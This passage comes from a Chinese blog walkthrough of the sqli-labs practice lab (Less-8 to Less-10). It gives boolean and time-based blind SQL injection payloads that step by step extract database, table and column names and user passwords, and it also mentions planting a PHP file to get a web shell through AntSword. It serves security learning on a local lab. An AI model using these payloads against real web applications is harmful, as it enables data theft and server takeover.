


虽然回显报错, 但是查看本地文件已经写入了demo.php

File Name	Modified	Size
Less-01	2019/12/8 14:09	文件夹
Less-62	2019/12/8 14:09	文件夹
Less-63	2019/12/8 14:09	文件夹
Less-64	2019/12/8 14:09	文件夹
Less-65	2019/12/8 14:09	文件夹
sql-connections	2019/12/8 14:09	文件夹
demo.php	2020/2/18 0:08	1 KB
index.html	2014/10/31 12:10	8 KB
index-1.html	2014/10/31 12:10	8 KB
index-2.html	2014/10/31 12:10	7 KB
index-3.html	2014/10/31 12:10	8 KB
readme.md	2014/10/31 12:10	3 KB
readme.md~	2014/10/31 12:10	2 KB


接下来,上蚁剑(先在本地浏览器访问一下(即运行)上传的文件,否则不然连不上)





<https://blog.csdn.net/Lynx9528>

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://127.0.0.1/sqli-labs-master/	127.0.0.1	IANA 保留地址用于本地回送	demo测试		2019-12-08 14:09:29
http://127.0.0.1/sqli-labs-master/cn	127.0.0.1	IANA 保留地址用于本地回送			2019-12-08 14:09:29
http://127.0.0.1/sqli-labs-master/	127.0.0.1	IANA 保留地址用于本地回送			2019-12-08 14:09:29
http://127.0.0.1/sqli-labs-master/	127.0.0.1	IANA 保留地址用于本地回送			2019-12-08 14:09:29
http://127.0.0.1/sqli-labs-master/	127.0.0.1	IANA 保留地址用于本地回送			2019-12-08 14:09:29



<https://blog.csdn.net/Lynx9528>

连接成功,然后便可以反键进入终端shell操作,此处不再赘述。
 PS: 需要mysql数据库开启secure-file-priv写文件权限, 否则不能写入文件。

Less-8 布尔型单引号GET盲注

题目名字暴露一切.布尔值无非为真和为假


先介绍几基于盲注的函数:

length: 用来计算数据库表名长度
concat(): 没有分隔符的连接字符串
concat_ws(): 含有分隔符地连接字符串
group_concat(): 连接一个组的所有字符串, 并以逗号分隔每一条数据
substr(): 截取字符串
mid(): 截取字符串
ascii(): 返回字符串的数值(ASCII返回值是0-255)
ord(): 返回字符串数值

1. 简单测试

布尔真时:


payload: `?id=1' and 1=1--+`



回显 You are in...

布尔假时:

payload: `?id=1' and 1=2--+`



回显为空

2. 通过order by测试字段数

payload: `?id=1' order by 3--+`


3. 构造payload,测试数据库名长度

payload: `?id=1' and length(database())=8--+`

4. 爆库名

payload: `?id=1' and mid(database(),1,1)='s'--+`

回显正常即字符匹配成功



即数据库第一个字符为's', 接下来测第二个字符

payload: `?id=1' and mid(database(),2,1)='e'--+`

即依次将mid()函数第二个参数1,2,3...8

所得字符依次为 security, 即数据库名为security

上述方法查询比较费时费力, 可以使用ascii函数直接查询字符对应的数值

payload: `?id=1' and ascii(mid(database(),1,1))>100--+`




布尔值为真时回都显为You are in...

可以通过使用二分法,减少查询时间



SQLI DUMB SERIES-8


https://blog.csdn.net/Lynx9528



Welcome **Dhakkan**
You are in.....

SQLI DUMB SERIES-8

https://blog.csdn.net/Lynx9528



Welcome **Dhakkan**

SQLI DUMB SERIES-8

https://blog.csdn.net/Lynx9528

可知第一个字符的ASCII大于114,但不大于115,即该字符的ASCII值为115,对应的字符为s
后面字符测试与上述一致,只需改变mid()函数第二个参数即可(其中mid()函数也可用substr()函数代替)
依次可得库名所含字符的ascii值为115, 101, 99, 117, 114, 105, 116, 121, 所对应的字符依次为**security**

5. 爆表名

```
payload: ?id=1' and ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)=101--+
```

测试方法与上述一致,只需将limit 0,1中0依次改变为1,2,3...即可查询第一,二,三...个表名
依次测得表名为**emails, referers, uagents, users**

6. 爆列名

```
payload: ?id=1' and ascii(mid((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1))>104--+
```

依次可得列名为: id, username, password

7. 查数据(以第一行数据为例)

```
payload: ?id=1' and ascii(mid((select password from security.users limit 0,1),1,1))=68--+
```

依次可得第一行数据的password为**Dumb**, password为**Dumb**

其他数据可自行尝试。

Game Over~~

Less-9 基于时间的GET单引号盲注

由题目可知,本关为盲注

先安利一个函数:

if(condition,a,b): 当 **condition**为**true**的时候, 返回**a**, 当**condition**为**false**的时候, 返回**b**

这里因为我们利用的是时间的延迟, 贴图就没有意义了, 这里只写 payload 了: (正确的时候直接返回, 不正确的时候等待 5 秒钟, 只贴正确的)

1. 测试数据库长度

```
payload: ?id=1' and if(length(database())=8,sleep(5),1)--+
即长度为8时会等待5秒
```

2. 爆数据库

```
payload: ?id=1' and if(ascii(mid(database(),1,1))=115,sleep(5),1)--+
ASCII值为115,说明第一位字符为 s
```

```
payload: ?id=1' and if(ascii(mid(database(),2,1))=101,sleep(5),1)--+
ASCII值为101,说明第二位字符为 e
```

...

以此类推,可得数据库名为 security

3. 爆表名

```
payload: ?id=1' and if(ascii(mid((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1,1))=101,sleep(5),1)--+
ASCII值为101,说明第一个表的第一位字符为 e
```

...

以此类推可得第一个表的名称为 emails

```
payload: ?id=1' and if(ascii(mid((select table_name from information_schema.tables where
table_schema=database() limit 1,1),1,1))=114,sleep(5),1)--+
ASCII值为114,说明第一个表的第一位字符为 r
```

...

以此类推可得第一个表的名称为 referers

...

再以此类推, 我们可以得到所有的数据表 emails,referers,uagents,users

4. 爆users表的列名

```
payload: ?id=1' and if(ascii(mid((select column_name from information_schema.columns where
table_name='users' limit 0,1),1,1))=105,sleep(5),1)--+
ASCII值为105,说明第一个表的第一位字符为 i
```

...

以此类推, 可得users表的所有列名为 id, username, password

以上便是基于时间的盲注的所有内容
如果想测试内容的可自行测试,方法同上
Game Over~~

Less-10 基于时间的双引号盲注

从标题就可以看到《基于时间-双引号》，所以很明显的这关要我们利用延时注入进行，同时 id 参数进行的是“”的处理。和 less9 的区别就在于单引号（'）变成了（"）,我们这里给出一个 payload 示例，其他的请参考 less-9

爆数据库

```
payload: ?id=1" and if(ascii(mid(database(),1,1))=115,sleep(5),1)--+
```

其余的请参考Less-9

Game Over~~